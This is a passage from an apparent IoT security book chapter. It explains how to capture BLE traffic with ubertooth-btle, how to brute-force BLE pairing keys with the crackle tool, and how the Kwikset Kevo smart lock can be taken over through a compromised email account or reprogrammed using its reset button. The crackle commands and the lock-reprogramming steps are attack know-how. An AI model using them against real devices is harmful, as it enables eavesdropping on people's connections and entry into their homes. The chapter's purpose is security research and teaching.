The Ubertooth project aslo includes a tool called `ubertooth-btle`, which can be used to capture BLE traffic by running the following command:

```
[bash]$ ubertooth-btle -f -c capture.cap
```

The `-f` flag specifies that the tool should follow new BLE connections as they are established, and the `-c` flag specifies the name of the file the captured data should be written to. This file can be opened using the Wireshark network sniffer, as shown in Figure 2-5.




Figure 2-5. *BLE advertising packet analysis in Wireshark*

Every BLE packet contains an access address (AA), which is a unique identifier to refer to a specific connection. When a device transmits an advertising packet, a fixed AA of `0x8e89bed6` is used as the AA (as shown in Figure 2-5).

It is possible to mimic BLE devices by using the LightBlue iOS app on an iPhone, as shown in Figure 2-6. This is useful to test Ubertooth One functionality and make sure the capture tools are working. Notice that the advertising virtual device with name Blood Pressure shown in Figure 2-6 is captured in the Wireshark analysis shown in Figure 2-5.




Figure 2-6. *Simulating a BLE device with the LightBlue iOS app*

In his whitepaper "Bluetooth: With Low Energy Comes Low Security", researcher Mike Ryan describes how to capture BLE connections. Essentially, connections hop across the 37 channels reserved for transmission using a `hopIncrement` value. The `nextChannel` value is calculated as follows:

```
nextChannel  channel + hopIncrement (mod 37)
```

The master and the slave use this formula to calculate the next channel and hop to it at the same time. The master transmits a packet, followed by the slave. If there is no data to transmit, they will issue a network packet with no data. Therefore, in order to sniff BLE conections, the `ubertooth-btle` tool also hops along the same sequence of channels when the `-f` flag is specified.

In his paper, Ryan discloses a critical security issue in BLE that is important to understand: the key-exchange protocol used by BLE is vulnerable to brute-force attacks. The master and the slave device can use encryption to secure the data being

transmitted. In order to do this, they must establish a shared secret known as the long-term key (LTK). In most cases, the master and the slave reuse the LTK for subsequent connections. The key-exchange protocol begins by selecting a temporary key (TK) based on the well-respected AES encryption protocol.

According to the BLE specification, the value of the TK is `0` if the Just Works mode is selected. This mode is used by devices that have little to no display or input mechanism, so the pairing is automatic. Otherwise, a value between `0` and `999999` is used. This is a more common method, in which the user is asked to verify the number generated on both the slave and the master devices using a display. Once the TK is calculated, the master and the slave use the TK to establish a short-term key (STK). The STK is used to eventually establish the LTK.

Ryan has released a tool called `crackle`, which takes captured BLE data and attempts to brute-force it using a TK value of `0` through `999999`. Once the TK is found, the STK can easily be verified by decrypting it with the TK. Finally, the LTK can be obtained by decrypting it using the STK. Assuming the captured data is stored in a file called *capture.pcap*, the following command runs the `crackle` tool:

```
[bash]$ crackle -i capture.pcap -o decrypted.pcap
TK found: 249592
LTK found: 26db138d0aa63a12dd596228577c4731
Done, processed 106 total packets, decrypted 19
```

Now a tool such as Wireshark can open the *decrypted.pcap* file, which contains data in clear text. Note that Ryan's brute-force method is not effective against out-of-band (OOB) mode, in which a 128-bit key is exchanged through a mode other than BLE. In this case, brute-forcing the entire 128-bit key space can be time consuming and ineffective. But most devices use either the Just Works mode or the six-digit-value mode, so a majority of BLE devices are vulnerable.

Anyone investigating a BLE IoT device should be familiar with Ryan's research and the Ubertooth set of tools, because they are indispensable for analysis of network traffic and testing if the products in question are securely designed. Furthermore, as of this writing, the current Bluetooth specification (4.1) does not address Ryan's brute-force attacks, so devices that rely upon BLE encryption remain vulnerable.

KEVO KWIKSET MOBILE APP INSECURITIES

The Kwikset Kevo lock shown in Figure 2-3 can be operated via the companion Kevo iOS app on an iPhone.

Upon first launch, the user is asked to specify an email address and password. As shown in Figure 2-7, passwords must be at least eight characters long and include at least one number.




Figure 2-7. *Minimum password requirements in the Kevo iPhone app*

As shown in Figure 2-8, Kevo has implemented a policy that locks out the account if an incorrect password is attempted six times in a row. The lockout is effective for 24 hours.




Figure 2-8. *Kevo account lockout after six incorrect attempts*

If the user has forgotten his or her password, Kevo requires a correct answer to one of the security questions associated with the account (Figure 2-9). These questions are selected by the Kevo app, which prompts the user to answer them when creating the account.




Figure 2-9. *Kevo security question for password reset*

If a malicious person has temporarily gained access to the user's email account, he or she can attempt to guess the answer or obtain it by social engineering the target via phishing attacks. While Kevo has done a good job with respect to requiring password complexity, implementing a lockout, and requiring a secret answer to a question, users should be aware that this type of information can and is routinely stolen by means of phishing attacks and malware.

The lock also implements a mechanism that allows users to send others electronic keys. All you have to do is provide the individual's email address and that person will receive an email from Kevo, as shown in Figure 2-10. To unlock the lock, the target individual must first set up an account with the Kevo iPhone app and verify their email.




Figure 2-10. *Sending electronic keys to external parties*

The security risk here is the possibility of a malicious entity having gained temporary access to the target individual's email account. Since the target has to set up a new account and answer the security questions for the first time, the malicious entity can pick arbitrary answers to the security questions, which will in turn lock out the legitimate user from resetting the password.

The lock contains a program button that is easily available by lifting the indoor cover. As shown in Figure 2-11, the user must press this button and hold the phone next to the lock to allow the phone to open the lock. Once this is set up, the user needs to touch the external face of the lock to wake it up. When this happens, the lock communicates with the iPhone using BLE and unlocks (or locks) when a preprogrammed iPhone is found within the vicinity.

Figure 2-11. *Program button on physical lock to associate an iPhone*

However, someone with a new iPhone that has never been programmed can just download the Kevo app and open the door, as long as they are able to guess or obtain the password and sign into the app. Though Kevo has implemented security mechanisms to control the password, a case could be made that this could be made more secure by requiring the pairing of a new device to use the program button even when the password is known.

This brings us to the issue of physical access to the lock itself. Lock bumping using various methods is a known art and technique that many individuals have perfected. In fact, when the Kevo lock itself was tested against bumping, individuals were able to bypass the physical key mechanism.

Given that physical bumping is a known issue affecting many locks, the mobile app feature implemented in Kevo can allow someone with an iPhone and temporary physical access to the lock to reprogram the lock within seconds to associate with a new lock—in essence, virtually bumping the lock. This can easily be done by holding the reset button shown in Figure 2-12 for a few seconds and then following the steps in Figure 2-11 to associate the lock with a new device. Someone with temporary physical access to the lock can easily do this without having the skills to physically bump the lock, which requires additional training and tools.

Figure 2-12. *Reset button on physical lock*

A caveat to this is that the individual would have to be inside the location being protected, because the reset and program buttons are internally facing. However, the risk here is in temporary workers (such as cleaning or maintenance staff), who might be around the home for a brief amount of time and can then easily abuse this feature to re-enter the house without permission. Furthermore, they can issue additional electronic keys to others.

This section provides a good example of issues we need to think through as we increasingly become dependent on our physical safety using mobile apps. Attacks such as password guessing and phishing have traditionally compromised our digital information, yet the same attacks on platforms such as the Kevo iPhone app can compromise the physical safety of our premises.

Lock manufacturers need to be increasingly cognizant of these threats and implement tighter controls. Given the physical nature of firmware within IoT devices, the situation is complicated by the fact that, even when updates are offered using the application interface, many users have the tendency to delay the update

in interest of their time. Many people don't want to have to deal with waiting for their door lock to install a security patch while they are in the middle of leaving or entering their house to attend to a chore.

This means that IoT-based manufacturers such as Kevo must strive to implement the right security features in the initial versions of their product. This is not easy, because it is hard to perfect security, so users of these devices should be aware of potential risks such as the ones outlined in this section.

Conclusion

Human beings have the understandable tendency to protect our belongings, our privacy, and our physical security. We invented door locks thousands of years ago and still depend upon the concept of doors and locks to protect our spaces.

The case for abuse of the best of locks using lock-picking tools is not news to most of us. However, with the advent of electronic door locks in the IoT space, we have to be aware of the decisions we are making today from a security perspective and how our decisions are likely to influence our future in an impactful way.

In the case of the Onity door lock, we've shown how a poor implementation of security can put millions of physical spaces at risk and how this situation has been exploited in various burglaries. This is also an example of how costly security fixes can be when people have to manually go up to millions of door locks and issue an update. Furthermore, the Onity example is a lesson for door lock manufactures to do a better job of being transparent to their customers and the work of independent security researchers.

The Z-Wave example demonstrated how the designer of a network protocol can inadvertently put a large number of door locks at risk, such that they can be arbitrarily opened by simple hardware and software tools. When we think of IoT security, we ought to include and inspect the design principles being deployed by not just the ultimate physical manufactures, but also organizations that supply SDKs and protocols that enable these devices.

Finally, in the case of BLE, we looked at the important research from Mike Ryan that has put many devices at risk, given the ability to brute-force connections written using the protocol. Additionally, we glanced upon the design of the Kevo door lock, which includes functionality to use iPhones to unlock doors that subject it to the same type of traditional attack vectors such as password guessing and phishing. We also looked at how the ability to reprogram the door lock can be viewed as a case of virtual lock picking, where the malicious entity has brief physical access to the

lock, but in this case, the entity needs only an iPhone in lieu of a lesson in lock picking.

We hope to look forward to a bright future in which our IoT-based ecosystem enhance our lives and help us protect our spaces. This chapter provides the current state of popular door locks in the market and research that has deemed some of their mechanisms vulnerable. These lessons are fundamental in our understanding of what we need to correct in our approach to securing IoT door locks today as we continue to refine devices that will be in our lives in the future.